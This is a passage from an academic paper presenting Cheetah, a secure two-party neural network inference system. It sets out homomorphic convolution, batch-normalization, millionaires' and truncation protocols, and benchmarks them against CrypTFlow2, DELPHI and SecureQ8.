3: Alice partitions and encodes its input tensor and the scaling vector as polynomials $\langle \hat{t}_{\gamma,\alpha,\beta} \rangle^A = \pi_{\mathrm{bn}}^i(\langle \mathbf{T}_{\gamma,\alpha,\beta} \rangle^A)$ and $\hat{a}_\gamma = \pi_{\mathrm{bn}}^w(\mu_\gamma)$, respectively.
4: Alice samples $\mathbf{R} \in \mathbb{Z}_p^{C \times H \times W}$ uniformly at random.
5: On receiving the ciphertexts $\{\mathsf{CT}'_{\gamma,\alpha,\beta}\}$ from Bob, Alice operates $\mathsf{CT}_{\gamma,\alpha,\beta} = (\mathsf{CT}'_{\gamma,\alpha,\beta} \boxplus \langle \hat{t}_{\gamma,\alpha,\beta} \rangle^A) \boxtimes \hat{a}_\gamma$ for $\gamma \in [[d_C]]$, $\alpha \in [[d_H]]$ and $\beta \in [[d_W]]$.
6: **[Extract and Re-mask.]** For each $c \in [[C]], i \in [[H]]$ and $j \in [[W]]$, Alice first extracts a LWE ciphertext $\mathsf{ct}_{c,i,j} = \mathsf{Extract}(\mathsf{CT}_{c',i',j'}, cCHW + cHW + iH + j)$, where $c' = c \bmod d_C$, $i' = i \bmod H$ and $j' = j \bmod W$. Then Bob re-masks these ciphertexts via $\mathsf{ct}'_{c,i,j} = \mathsf{ct}_{c,i,j} \boxminus \mathbf{R}[c,i,j]$.
7: Alice sends the ciphertexts $\{\mathsf{ct}'_{c,i,j}\}$ back to Bob, and Alice ouputs $\langle \mathbf{T}' \rangle^A$ as $\langle \mathbf{T}' \rangle^A[c,i,j] = \mathbf{R}[c,i,j] + \theta[c] \bmod p$.
8: On receiving the LWE ciphertexts from Alice, Bob ouputs $\langle \mathbf{T}' \rangle^B$ as $\langle \mathbf{T}' \rangle^B[c,i,j] = \mathsf{LWE}_{\mathsf{sk}}^{-1}(\mathsf{ct}'_{c,i,j})$.

Figure 6: Proposed Secure Batch Normalization Protocol

3.2.2 HomCONV (Full Protocol)

The full version of HomCONV is given in Appendix C due to the space limit but we state the complexity of HomCONV. In HomCONV, Bob sends $O(CHW/N)$ RLWE ciphertexts to Alice which are about $O(2CHW \log_2 q)$ bits. Alice operates $O(MCHW/N)$ homomorphic additions and multiplications. Alice sends back $O(\frac{M}{M_{\mathrm{w}}} H'W')$ LWE ciphertexts to Bob for decryption. The computation complexity of HomCONV is independent with the kernel size h where the previous secure convolution protocols [10, 34, 39] scale quadratically with h.

3.3 Batch Normalization

The batch normalization (3) can be evaluated using scalar-polynomial multiplications by mapping *each channel* of the tensor to polynomials. This idea will lead to a secure BN protocol of a communication cost of $O(C\lceil HW/N \rceil)$ ciphertexts. We can reduce this communication cost by "stacking"

Parameters: Bit width $\ell > 0$.
Computation: On input $x \in \mathbb{Z}_{2^\ell}$ from Alice and input $y \in \mathbb{Z}_{2^\ell}$ from Bob, compute $b = \mathbf{1}\{x > y\}$. Sample a bit r from $\mathbb{Z}_2$ uniformly at random.
Return: r to Alice and $b \oplus r$ to Bob.

(a) Ideal Functionality $\mathcal{F}^{\ell}_{\mathsf{Mill}}$

Parameters: Bit width $\ell > 0$ and fixed-point precision $0 < f < \ell$.
Computation: On input $\langle x \rangle^A_{2^\ell}$ from Alice and input $\langle x \rangle^B_\ell$ from Bob, compute $x' = \lfloor x/2^f \rfloor$. Sample a uniform value r from $\mathbb{Z}_{2^\ell}$.
Return: r to Alice and $x' - r \in \mathbb{Z}_{2^\ell}$ to Bob.

(b) Ideal Functionality $\mathcal{F}^{\ell,f}_{\mathsf{trunc}}$

Figure 7: Ideal Functionalities of Non-linear Functions

multiple channels of the tensor into a single polynomial. For example, when $C^2HW \leq N$, we can even put all the channels into one polynomial. We now give the definitions of $\pi^i_{\mathsf{bn}} : \mathbb{Z}_p^{C\times H\times W} \mapsto \mathbb{A}_{N,p}$ and $\pi^w_{\mathsf{bn}} : \mathbb{Z}_p^C \mapsto \mathbb{A}_{N,p}$. Here we demand $C^2HW \leq N$ for simplicity.

$$\hat{t} = \pi^i_{\mathsf{bn}}(\mathbf{T}) \text{ s.t. } \hat{t}[cCHW + iH + j] = \mathbf{T}[c,i,j]$$
$$\hat{a} = \pi^w_{\mathsf{bn}}(\alpha) \text{ s.t. } \hat{a}[cHW] = \alpha[c]$$

where $c \in [[C]]$, $i \in [[H]]$ and $j \in [[W]]$. All other coefficients of $\hat{t}$ and $\hat{a}$ are set to zero. The polynomial product $\hat{t}' = \hat{t} \cdot \hat{a}$ gives the multiplication part of (3) in some of coefficients of $\hat{t}'$. That is $\hat{t}'[cCHW + cHW + iH + j]$ equals to $\mathbf{T}[c,i,j]\alpha[c]$ for all (c,i,j) position. When $C^2HW > N$, we can first partition $\mathbf{T}$ into sub-blocks in a shape of $C_{\mathsf{w}} \times H_{\mathsf{w}} \times W_{\mathsf{w}}$ such that $C^2_{\mathsf{w}} H_{\mathsf{w}} W_{\mathsf{w}} \leq N$. Since each channel is proceed independently in the BN computation, we can just apply the mapping functions $\pi^i_{\mathsf{bn}}, \pi^w_{\mathsf{bn}}$ to the sub-blocks of $\mathbf{T}$.

Theorem 3 *The protocol* HomBN *in Figure 6 realizes the ideal functionality $\mathcal{F}_{\mathsf{BN}}$ of Figure 1c for the field $\mathbb{F} = \mathbb{Z}_p$ in presence of a semi-honest admissible adversary.*

We defer the proof to Appendix D due to the space limit. For the complexity, Bob encrypts and sends $O(CHW/N)$ RLWE ciphertexts to Alice. Alice operates with $O(CHW/N)$ homomorphic operations. Finally, Alice sends $O(CHW)$ LWE ciphertexts to Bob for decryption.

4 Optimized 2PC Protocols of Non-Linear Functions

For non-linear computation, [46] presents various protocols that are tailored to be highly efficient on IKNP-style OT extension. In this section, we show that their protocols can be simplified and optimized on VOLE-style OT extension.

Throughout this section, we make use of $\binom{2}{1}$-$\mathtt{OT}_\ell$, $\binom{2}{1}$-$\mathtt{COT}_\ell$ and $\binom{n}{1}$-$\mathtt{OT}_\ell$. We instantiate $\binom{n}{1}$-$\mathtt{OT}_\ell$ with the algorithm proposed by Naor and Pinkas [44] by using $\log_2 n$ calls to $\binom{2}{1}$-$\mathtt{ROT}_\lambda$, whereas CrypTFlow2 implements it with the IKNP-style OT extension proposed in [35]. Due to the usage of VOLE-style OT, our calls to $\binom{2}{1}$-$\mathtt{ROT}_\lambda$ enjoys almost 0 amortized communication cost. We provide a brief comparison of these two approaches in Table 2. When n and the message length ℓ are small, our approach demonstrates prominent advantage, which is indeed the case in all protocols used in neural network inference (usually, $n \leq 16$, $\ell \leq 2$).

Table 2: Communication complexity of various OT protocols used in CrypTFlow2 and *Cheetah*. *Cheetah* uses VOLE-style OT for the underlying calls to $\binom{2}{1}$-$\mathtt{ROT}_\lambda$.

Function	Communication (bits)	
	CrypTFlow2	*Cheetah*
$\binom{2}{1}$-$\mathtt{OT}_\ell$	$\lambda + 2\ell$	$2\ell + 1$
$\binom{2}{1}$-$\mathtt{COT}_\ell$	$\lambda + \ell$	$\ell + 1$
$\binom{n}{1}$-$\mathtt{OT}_\ell$ $(n \geq 3)$	$2\lambda + n\ell$	$n\ell + \log_2 n$

Table 3: Communication complexity of millionaires' protocols of ℓ-bit integers.

Millionaires' Protocol	Communication (bits)
CrypTFlow2 ($m = 4$, IKNP, $\binom{n}{1}$-$\mathtt{OT}$)	$< \lambda\ell + 14\ell$
Naive ($m = 1$, VOLE, $\binom{2}{1}$-$\mathtt{ROT}$)	$< 16\ell$
Cheetah ($m = 4$, VOLE, $\binom{2}{1}$-$\mathtt{ROT}$)	$< 11\ell$

4.1 Leaner and Better Millionaires' Protocol

Millionaires' protocol for comparing two integers $(x, y \in \{0,1\}^\ell)$ is the core building block of almost every non-linear layer, such as ReLU, truncation, and pooling. Let $\mathcal{F}_{\mathsf{AND}}$ denote the functionality that accepts boolean shares of x and y and returns boolean shares of $x \wedge y$ (protocol details in Appendix E). We briefly recall the high-level intuition of the millionaires' protocol in [46]:

1. Each party parses its own ℓ-bit input as smaller blocks of m bits. Let x_j and y_j denote the j-th block of P_0 and P_1, respectively. Two parties invoke $\binom{2^m}{1}$-$\mathtt{OT}_1$ to compute a boolean share of $\mathtt{lt}_j = \mathbf{1}\{x_j < y_j\}$ (similar invocation for $\mathtt{eq}_j = \mathbf{1}\{x_j = y_j\}$).

2. Two parties use $\mathcal{F}_{\mathsf{AND}}$ to combine the former outputs in a tree evaluation (of depth $\log(\ell/m)$) with the observation: $\mathbf{1}\{x < y\} = \mathbf{1}\{x_1 < y_1\} \oplus (\mathbf{1}\{x_1 = y_1\} \wedge \mathbf{1}\{x_0 < y_0\})$, where $x = x_1 || x_0$ and $y = y_1 || y_0$.

In stage 2, [46] presents various optimizations to realize $\mathcal{F}_{\mathsf{AND}}$ efficiently in the context of IKNP-style OT extension, such as using $\binom{16}{1}$-$\mathtt{OT}_2$ to generate two beaver triples and $\binom{8}{1}$-$\mathtt{OT}_2$ to

Inputs and Outputs: $\langle z\rangle_{2^\ell}^A, \langle z\rangle_{2^\ell}^B \leftarrow \mathsf{Trunc}(\langle x\rangle_{2^\ell}^A, \langle x\rangle_{2^\ell}^B, f)$ such that $x \in \mathbb{Z}_{2^\ell}$, and $z = x \gg f$ or $z = (x \gg f) - 1$.

1: Alice and Bob call the millionaires' protocol: $(\langle w\rangle_2^A, \langle w\rangle_2^B) = \mathsf{Mill}^\ell(\langle x\rangle^A, 2^\ell - 1 - \langle x\rangle^B)$.
2: Alice and Bob invoke an instance of $\mathcal{F}_{\text{B2A}}^{2^f}$ with inputs $(\langle w\rangle_2^A, \langle w\rangle_2^B)$ and learn $(\langle w\rangle_{2^f}^A, \langle w\rangle_{2^f}^B)$.
3: Alice computes $\langle z\rangle^A = (\langle x\rangle^A \gg f) - \langle w\rangle_{2^f}^A \cdot 2^{\ell-f}$. Bob computes $\langle z\rangle^B = (\langle x\rangle^B \gg f) - \langle w\rangle_{2^f}^B \cdot 2^{\ell-f}$.

Figure 8: Proposed One-Bit Approximate Truncation Protocol in the $\mathcal{F}_{\text{B2A}}^{2^f}$-hybrid model.

generate correlated triples. However, in *Cheetah*, these are less efficient than using $\binom{2}{1}$-$\mathtt{ROT}_1$ to generate the beaver triples [3]. Nevertheless, their insight in stage 1 to start working with m-bit blocks remains important to greatly reduce the number of AND gates compared to a naive approach of using an evaluation tree of depth $\log \ell$. We compare the communication complexity of the three approaches in Table 3. We reuse the millionaires' protocol flow from CrypTFlow2, but replace the underlying $\mathcal{F}_{\text{AND}}$ implementation with our aforementioned solution. Let $(\langle m\rangle_2^A, \langle m\rangle_2^B) = \mathsf{Mill}^\ell(x, y)$ denote the millionaires' protocol where Alice's input is x, Bob's input is y, and they receive boolean shares as output: $\langle m\rangle_2^A \oplus \langle m\rangle_2^B = \mathbf{1}\{x > y\}$.

4.2 Approximate Truncation

In fixed-point computation, truncation is a necessary procedure to maintain the precision after multiplication. CrypTFlow2 proposes *faithful* truncation that realizes the functionality $\mathcal{F}_{\text{Trunc}}^{\ell,f}$ (Figure 7b). We observe that large overhead in the protocol can be removed in neural network inference.

4.2.1 One-Bit Approximate Truncation

In prior works [41–43], local truncation is used to approximate $\mathcal{F}_{\text{Trunc}}^{\ell,f}$, which leads to both a large error with small probability and a last-bit small error with $1/2$ probability. CrypTFlow2 corrects both these errors, resulting in a heavy faithful truncation protocol. Indeed, the large error destroys the result, and in practice, the probability is actually non-negligible when $\ell \leq 64$, which is the case in this work. Nonetheless, as shown by [15], the last-bit small error does not affect the quality of prediction models in machine learning which we also experimentally verify in a concrete neural network (see § 6.4). We observe that by removing the constraint of correcting the last-bit error, the truncation protocol can be made far more lightweight, providing significant improvement in communication and computation.

Proposition 3 *Given an unsigned ℓ-bit integer x and its arithmetic shares x_0 and x_1, define $w = \mathbf{1}\{x_0 + x_1 > 2^\ell - 1\}$. Let c be one-bit integer 0 or 1. We have: $(x_0 \gg f) + (x_1 \gg f) - w \cdot 2^\ell = (x \gg f) - c$.*

Proof 2 *The proposition follows from Corollary 4.2 in [46]. First, w denotes whether the sum of two shares wrap around 2^ℓ. If so, there will be large error for local truncation and it should be corrected by subtracting 2^ℓ. c comes from a probabilistic last-bit error that is decided by whether the sum of least significant s bits of x_0 and x_1 wraps around 2^f.* ■

Let $\mathcal{F}_{\text{B2A}}^{2^f}$ denote the functionality that accepts boolean shares of $x \in \{0,1\}$ and returns arithmetic shares of x in $\mathbb{Z}_{2^f}$. We provide an implementation of $\mathcal{F}_{\text{B2A}}^{2^f}$ in Appendix E. The one-bit approximate truncation protocol is provided in Figure 8.

4.2.2 Approximate Truncation with Known MSB

As pointed out by [45], 2PC protocols could be designed in a far more efficient way when the MSB of the inputs are known. In these cases, truncation can be further optimized to be a cheap operation. We consider the case of our one-bit approximate truncation when MSB is zero (e.g., after `ReLU`), and give the corresponding protocol details in Figure 9. When MSB is known, computing boolean shares of the wrap-around bit w can be accomplished with a single call to $\binom{2}{1}$-$\mathtt{OT}_1$ instead of the expensive Mill protocol. Indeed, when MSB is zero, $w = \mathtt{msb}(\langle x\rangle^A) \vee \mathtt{msb}(\langle x\rangle^B)$. A similar protocol can also be derived when MSB is one and $w = \mathtt{msb}(\langle x\rangle^A) \wedge \mathtt{msb}(\langle x\rangle^B)$.

Inputs and Outputs: $\langle z\rangle_{2^\ell}^A, \langle z\rangle_{2^\ell}^B \leftarrow \mathsf{Trunc}_{\mathsf{msb}}\left(\langle x\rangle_{2^\ell}^A, \langle x\rangle_{2^\ell}^B, f\right)$ such that $x \in \mathbb{Z}_{2^\ell}$, $\mathtt{msb}(x) = 0$, and $z = x \gg f$ or $z = (x \gg f) - 1$.

1: Alice samples $\langle w\rangle_2^A \leftarrow_R \{0,1\}$.
2: If $\mathtt{msb}(\langle x\rangle^A) = 0$, Alice sets $(s_0, s_1) = (\langle w\rangle_2^A, 1 \oplus \langle w\rangle_2^A)$; otherwise, Alice sets $(s_0, s_1) = (1 \oplus \langle w\rangle_2^A, 1 \oplus \langle w\rangle_2^A)$.
3: Alice and Bob invoke $\binom{2}{1}$-$\mathtt{OT}_1$, where Alice inputs messages (s_0, s_1) and Bob inputs a choice $\mathtt{msb}(\langle x\rangle^B)$. Bob learns $\langle w\rangle_2^B$ as its output.
4: Alice and Bob invoke an instance of $\mathcal{F}_{\text{B2A}}^{2^f}$ with inputs $(\langle w\rangle_2^A, \langle w\rangle_2^B)$ and learn $(\langle w\rangle_{2^f}^A, \langle w\rangle_{2^f}^B)$.
5: Alice computes $\langle z\rangle^A = (\langle x\rangle^A \gg f) - \langle w\rangle_{2^f}^A \cdot 2^{\ell-f}$. Bob computes $\langle z\rangle^B = (\langle x\rangle^B \gg f) - \langle w\rangle_{2^f}^B \cdot 2^{\ell-f}$.

Figure 9: Proposed Truncation Protocol with Input MSB=0 in the $\mathcal{F}_{\text{B2A}}^{2^f}$-hybrid model.

4.2.3 Communication Complexity

We provide a comparison of communication complexity among the discussed truncation protocols in Table 4. CrypTFlow2's faithful truncation involves a single call to $\mathcal{F}_{\text{Mill}}^{\ell-1}$, $\binom{4}{1}$-$\mathtt{OT}_\ell$, $\mathcal{F}_{\text{B2A}}^{2^\ell}$, and $\mathcal{F}_{\text{Mill}}^{f}$. This leads to a communication upper bound of $\lambda(\ell + f + 2) + 19\ell + 14f$ bits when sub-block

Table 4: Communication complexity of truncation protocols of ℓ-bit integers truncated by f bits.

Truncation Protocol	Communication (bits)
Faithful [46]	$\lambda(\ell+f+2)+19\ell+14f$
Faithful (VOLE)	$16\ell+11f$
One-bit approx. (VOLE)	13ℓ
One-bit approx. (VOLE, MSB)	$f+4$

length $m=4$ in the millionaires' protocol. A direct replacement of $\mathtt{OT}$ with the VOLE version gives us an upper bound of $16\ell+11f$ bits, according to our complexity analysis in Table 2 and 3 ($\mathcal{F}_{\text{B2A}}^{2^\ell}$ uses a single call of $\binom{2}{1}$-$\mathtt{COT}_\ell$). One-bit approximate truncation involves a call to $\mathcal{F}_{\mathsf{Mill}}^{\ell}$ and $\mathcal{F}_{\text{B2A}}^{2^f}$, which gives a communication of 13ℓ bits. When MSB is known, the cost is reduced to $f+4$ bits.

5 Further Optimizations

We present some optimizations that have not been considered in the previous inference systems [6, 34, 41, 46]. Some of our optimizations can also be applied to these systems.

5.1 Reducing Computation Overhead

The BN layer can be placed right after a CONV or FC layer. For instance, 58 out of the 121 BN layers in DenseNet121 are placed right after a CONV layer. We observe that we can apply the BN fusion technique to save the computation of HomBN since the weights of the BN layer and the CONV layer are already known by Alice. Specifically, for each BN-then-CONV structure in the DNN, Alice first multiplies the weights of the BN layer (i.e., μ) to the kernel $\mathbf{K}$ of the CONV layer. Then Alice and Bob jointly invoke the $\mathsf{HomCONV}$ protocol on the scaled kernel. After $\mathsf{HomCONV}$, Alice adds the shift vector θ to her additive share. Interestingly, by using BN fusion, we also save the computation of truncation since we have saved one depth of fixed-point multiplication.

5.2 Reducing Communication Overhead

We present two orthogonal optimizations for reducing the volume of ciphertexts sent by Alice in our protocols.

In the proposed linear protocols, Alice sends many LWE ciphertexts back to Bob for decryption. Indeed, some of the LWE ciphertexts will share the same vector $\mathbf{a}$ in their second component if they are extracted from the same RLWE ciphertext. To reduce the communication overhead, Alice can only send one copy of this vector to Bob.

Our second optimization comes from an insightful observation to the (R)LWE decryption formula. Suppose Alice needs to send an LWE ciphertext $(b,\mathbf{a})\in\mathbb{Z}_q^{N+1}$ to Bob for decryption. Our optimization suggests Alice send just some of the high-end bits of b and the values in $\mathbf{a}$ to Bob and skip the remaining low-end parts. In brief, Alice can skip the low $\ell_b=\lfloor\log_2(q/p)\rfloor-1$ bits of b and the low $\ell_a=\lfloor\log_2(q/(6.6\sqrt{N}p))\rfloor$ bits of the values in $\mathbf{a}$ when transferring the ciphertext to Bob. Bob might fail to decrypt the "deform" ciphertext at a negligible chance (i.e., $<2^{-38}$). Indeed, this optimization saves about $16\%-25\%$ of the communication sent by Alice in our HE-based protocols. We defer the calculation of ℓ_b and ℓ_a to the full version of this manuscript.

6 Evaluations

6.1 Experiment Setup

Our implementation is built on top of the SEAL library [49] with the HEXL acceleration [30] and the EMP toolkit [55]. We also extend the *Ferret*[2] protocol in EMP to support various application-level OT types, such as $\binom{n}{1}$-$\mathtt{OT}_\ell$. To compare, we use the open-source library SCI_{HE} that provided by the authors of CrypTFlow2. Besides the OT-based non-linear protocols in CrypTFlow2, SCI_{HE} also offers many optimized implementation of state-of-the-arts including the secure convolution [34, 41], and the matrix–vector multiplication from [12, 25] using an old version of SEAL. For a fair comparison, we modify the code in SCI_{HE} to adopt the latest version of SEAL and to apply HEXL acceleration. Both *Cheetah* and SCI_{HE} are implemented in C++ and compiled by gcc (version 8.4.0) on Ubuntu 18.04.

Testbed Environment. All the following experiments were performed on Alibaba Cloud with a 2.70 GHz processor and 16 gigabytes of RAM. We ran our benchmarks in two network settings. The bandwidth between the cloud instances were about 384 MBps (LAN) and 44 MBps (WAN), respectively. The round-trip time were about 0.3ms (LAN) and 40ms (WAN), respectively.

Concrete SEAL's Parameters. We instantiate our protocols using the SEAL parameters $\mathsf{HE.pp}_{Cheetah}=\{N=4096, q\approx 2^{105}, p=2^{37}, \sigma=3.2\}$. Recall that the current secure convolution protocol in SCI_{HE} [48] demands $HW/s^2\le N/2$. For most of the time, it can be instantiated using the SEAL parameters $\mathsf{HE.pp}_{\mathsf{SCI}}=\{N=8192, q\approx 2^{180}, p\approx 2^{37}, \sigma=3.2\}$. On the other hand, to handle the convolution on large tensors we have to instantiate SCI_{HE} using a larger lattice dimension e.g., $N=32768$ in their implementation. The security levels under these parameters are not aligned but all of them can provide at least $\lambda=128$ bits of security according to SEAL.

DNN Architectures. We measure the performance of *Cheetah* on 6 DNNs (Table 9). For instance, the ResNet50 is trained to classify RGB images of 224×224 pixels into 1001 classes. The ResNet50 has over 23 million trainable parameters. It

[2] Our protocol can use any VOLE-style OT extension such as [9, 14, 56].

Table 5: Comparing the running time and communication costs of our linear protocols with the state-of-the-arts. All runs were executed using single thread. 1MB = 2^{20} bytes.

FC	n_i, n_o	End2End Time LAN	End2End Time WAN	Commu.
[46,48]	2048, 1001	1,533ms	1,587ms	0.50MB
	512, 10	17ms	60ms	0.50MB
Ours	2048, 1001	111ms	171ms	1.83MB
	512, 10	4ms	51ms	0.11MB
CONV	HW, C, M, h, s	**End2End Time LAN**	**End2End Time WAN**	**Commu.**
[46,48]	$224^2, 3, 64, 7, 2$	25.52s	27.28s	76.02MB
	$224^2, 3, 64, 3, 2$	7.06s	8.78s	76.02MB
	$56^2, 64, 256, 1, 1$	8.21s	8.74s	28.01MB
	$56^2, 256, 64, 1, 1$	7.41s	8.51s	52.02MB
Ours	$224^2, 3, 64, 7, 2$	1.30s	2.11s	49.62MB
	$224^2, 3, 64, 3, 2$	1.33s	2.16s	49.62MB
	$56^2, 64, 256, 1, 1$	0.83s	1.10s	15.30MB
	$56^2, 256, 64, 1, 1$	0.70s	0.99s	17.07MB
BN	HW, C	**End2End Time LAN**	**End2End Time WAN**	**Commu.**
[46,48]	$56^2, 64$	0.28s	0.50s	12.51MB
	$56^2, 256$	1.14s	2.17s	49.01MB
Ours	$56^2, 64$	0.22s	0.34s	6.84MB
	$56^2, 256$	0.88s	1.36s	27.34MB

consists of 53 CONV layers, 49 BN layers and 1 FC layer. For the non-linear operations, ResNet50 consists of 49 ReLU, 98 truncation, 1 max-pooling, 1 average-pooling and 1 argmax.

Metrics. We measure the total communication including all the messages sent by Alice and Bob but excluding the one-time setup (e.g., keys generation and base-OT). We measure the end-to-end running time including the time of transferring messages through the LAN/WAN but we rule out the time for HE key generation and base-OT.

6.2 Microbenchmarks

6.2.1 Linear Functions

We compare the performance of the proposed linear protocols with the counterparts implemented in SCI_{HE} in Table 5. The key takeaway is that our computation time is about $1.3\times - 20\times$ faster than SCI_{HE}'s, and our communication cost is about $1.5\times - 2\times$ lower[3], depending on the input size.

Moreover, our linear protocols can accept additive shares from the ring $\mathbb{Z}_{2^\ell}$ that is more friendly for subsequent non-linear layers, while prior approaches [25,34,41,46] that leverage the homomorphic rotation could only accept shares from a prime filed $\mathbb{Z}_p$. To accept shares from $\mathbb{Z}_{2^\ell}$, they need to apply the Chinese Remainder Theorem to expand the plaintext modulus to above $(2\ell+1+40)$ bits for achieving 40-bit statistical security [18]. The downside is that it will increase the computation and communication costs by a factor of $O((2\ell+1+40)/\ell)$ which is about 4 for our parameters.

[3]The only exception is the FC layer, where our communication cost may be 1.33MB higher than theirs.

Table 6: Comparing the running time and communication costs of our non-linear protocols with the state-of-the-art. All runs were executed using single thread. The communication and timing are accumulated for 2^{16} runs of the protocols.

Benchmark	Method	End2End Time LAN	End2End Time WAN	Commu.
Millionaire	[46]	572ms	1,680ms	31.56MB
	Ours	496ms	663ms	2.72MB
		1.1×	2.5×	11.6×
Truncation	[46]	544ms	1,914ms	34.57MB
	Ours	432ms	655ms	2.86MB
		1.2×	2.9×	12.0×
Trunc. with known MSB	[45,46]	213ms	716ms	14.09MB
	Ours	31ms	101ms	0.16MB
		6.8×	7.1×	88.0×

6.2.2 Non-linear Functions

We also benchmark the non-linear functions in Table 6, by running SCI_{HE} and *Cheetah* with a single thread under the LAN and WAN settings. The performance accounts for 2^{16} calls to the protocols, which resembles a scenario of batch execution in neural network inference. From the table, we observe that our solution significantly reduces the communication cost, i.e., by more than $10\times$ in all non-linear protocols. The improvements come from both the VOLE-style OT upgrades, and our more concise protocol designs.

6.3 Comparison with DELPHI

In Table 7, we compare *Cheetah* with DELPHI [41], one of the state-of-the-art 2PC-NN systems. Similar to DELPHI, we perform these computations on the CIFAR dataset [36] with a larger bit-width of $\ell = 41$ in the WAN setting using 4 threads. Note that *Cheetah*'s HE-based protocols are also compatible with the online/offline optimizations [4] used by DELPHI. Thus, in Table 7, we present the sum of the offline and online costs of DELPHI reported in their paper (updated version). Here, *Cheetah* is about 1 order of magnitude faster than DELPHI and about 2 orders of magnitude efficient than DELPHI in terms of communication. *Cheetah* can give the same output as DELPHI since both frameworks will introduce 1-bit error in each truncation if we assume the harsh truncation error in DELPHI does not occur on shallow NNs.

Table 7: Performance comparison with DELPHI [41, Figure 13] in the LAN setting. Inputs to the benchmarks were RGB images of 32×32 pixels. Aligned parameters of sharing modulo to $\mathbb{Z}_{2^{41}}$ and fixed-point precision to $f = 11$ with DELPHI were used for *Cheetah* in this benchmark.

Benchmark	System	End2End Time	Commu.
MiniONN	DELPHI [41]	$\approx$ 110s	$\approx$ 3.6GB
	Cheetah	3.55s	0.03GB
		$\approx 30\times$	$\approx 117\times$
ResNet32	DELPHI [41]	$\approx$ 200s	$\approx$ 6.5GB
	Cheetah	15.95s	0.11GB
		$\approx 12\times$	$\approx 58\times$

1GB = 2^{30} bytes.




Figure 10: The top-10 values in the prediction vector of 1001 values from SqueezeNet (left) and ResNet50 (right).

6.4 Comparison with CrypTFlow2

With all our protocols and optimizations in place, we demonstrate the performance of *Cheetah* by running cryptographic inferences on large DNNs efficiently. Table 8 shows that *Cheetah* is efficient enough to evaluate SqueezeNet [29], ResNet50 [26], and DenseNet121 [28] within 3 minutes even under the WAN setting. The end-to-end running time of *Cheetah* was about $2\times$ – $5\times$ faster than SCI_{HE} within 8% bandwidth consumption of SCI_{HE}. To the best of our knowledge, no prior secure two-party inference system can evaluate ResNet50 and DenseNet121 within 10 minutes under the commodity hardware and network conditions as ours.

Compare with a Three-party Approach. In Table 8, we also provide the performance of *SecureQ8* [15], one of the most efficient **three-party** secure inference framework. These results are obtained by re-running their implementation [50] under ours environment. As is shown, *SecureQ8* was $3\times$ - $4\times$ faster than *Cheetah* on LAN, while *Cheetah* was $2\times$ - $3\times$ faster on WAN by the virtue of less communication [4] .

6.5 Effective Approximate Truncation

To demonstrate the effectiveness of our approximate truncation protocols, we performed more predictions on SqueezeNet using an image set that includes about 1,000 images from ImageNet. *For all these images, Cheetah outputs the same classification label as* SCI_{HE}. Let's zoom in a bit. In Figure 10, we present the top-10 values in the prediction vectors (i.e., the input to the final ArgMax layer) computed by SCI_{HE} and *Cheetah* on ResNet50 and SqueezeNet. Here we can see that *Cheetah* gives almost the same prediction vectors as SCI_{HE} which are bit-wise equivalent to the plaintext fixed-point computation. Also, according to the extensive experiments in CrypTFlow2 [46, Table 10], the prediction accuracy achieved by fixed-point computation can match the accuracy of the floating-point counterpart. We conclude that our approximate truncation protocols are effective for the 2PC-NN setting.

[4] Note that the implementation [50] uses fixed ring sizes i.e., $\ell \in \{64, 128\}$.

Table 8: Performance comparison with SCI_{HE} and *SecureQ8* (three-party) on large-scale DNNs. We used the precision $f = 12$ for fixed-point values and 4 threads for the benchmarks.

Benchmark	System	End2End Time LAN	End2End Time WAN	Commu.
SqNet	SCI_{HE} [46]	41.1s	147.2s	5.9GB
	SecureQ8 [15]	4.4s	134.1s	0.8GB
	Cheetah	16.0s	39.1s	0.5GB
RN50	SCI_{HE} [46]	295.7s	759.1s	29.2GB
	SecureQ8 [15]	32.6s	379.2s	3.8GB
	Cheetah	80.3s	134.7s	2.3GB
DNet	SCI_{HE} [46]	296.2s	929.0s	35.4GB
	SecureQ8 [15]	22.5s	342.6s	4.6GB
	Cheetah	79.3s	177.7s	2.4GB

SqNet = SqueezeNet; RN50 = ResNet50; DNet = DenseNet121

Conclusion

Secure two-party deep neural network inference is getting closer to practicality. *Cheetah* presents a highly optimized architecture that runs the complex ResNet50 model in less than 2.5 minutes even under the WAN setting, consuming 2.3 GB of communication. The evidential improvement over stage-of-the-art comes from a set of novel cryptographic protocols that are built upon a more profound exploration of the problem-setting. *Cheetah* also provide better alternatives to a wide spectrum of functional evaluation problems in secure two-party computation. One of our furture work is to apply orthogonal optimizations commonly adopted in DNN such as quantization and hardware acceleration. We believe the day is not that far off when some applications such as privacy-preserving medical diagnosis could be done in seconds.

Acknowledgment. The authors would like to thank the anonymous reviewers for their insightful comments and Dr. Marina Blanton for the shepherding. The authors would also like to thank ChenKai Weng from Northwestern University for helpful discussions on Ferret.

References

[1] Martín Abadi, Andy Chu, Ian J. Goodfellow, H. Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep learning with differential privacy. In *CCS*, pages 308–318, 2016.

[2] Nitin Agrawal, Ali Shahin Shamsabadi, Matt J. Kusner, and Adrià Gascón. QUOTIENT: two-party secure neural network training and prediction. In *CCS*, pages 1231–1247, 2019.

[3] Gilad Asharov, Yehuda Lindell, Thomas Schneider, and Michael Zohner. More Efficient Oblivious Transfer and Extensions for Faster Secure Computation. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security*, pages 535–548, New York, NY, USA, 2013.

[4] Donald Beaver. Efficient multiparty protocols using circuit randomization. In *CRYPTO*, volume 576, pages 420–432, 1991.

[5] Michael Ben-Or, Shafi Goldwasser, and Avi Wigderson. Completeness theorems for non-cryptographic fault-tolerant distributed computation (extended abstract). In *STOC*, pages 1–10. ACM, 1988.

[6] Fabian Boemer, Anamaria Costache, Rosario Cammarota, and Casimir Wierzynski. nGraph-HE2: A high-throughput framework for neural network inference on encrypted data. In *WAHC*, pages 45–56. ACM, 2019.

[7] Fabian Boemer, Yixing Lao, Rosario Cammarota, and Casimir Wierzynski. nGraph-HE: a graph compiler for deep learning on homomorphically encrypted data. In *Computing Frontiers*, pages 3–13, 2019.

[8] Raphael Bost, Raluca Ada Popa, Stephen Tu, and Shafi Goldwasser. Machine learning classification over encrypted data. In *NDSS*, 2015.

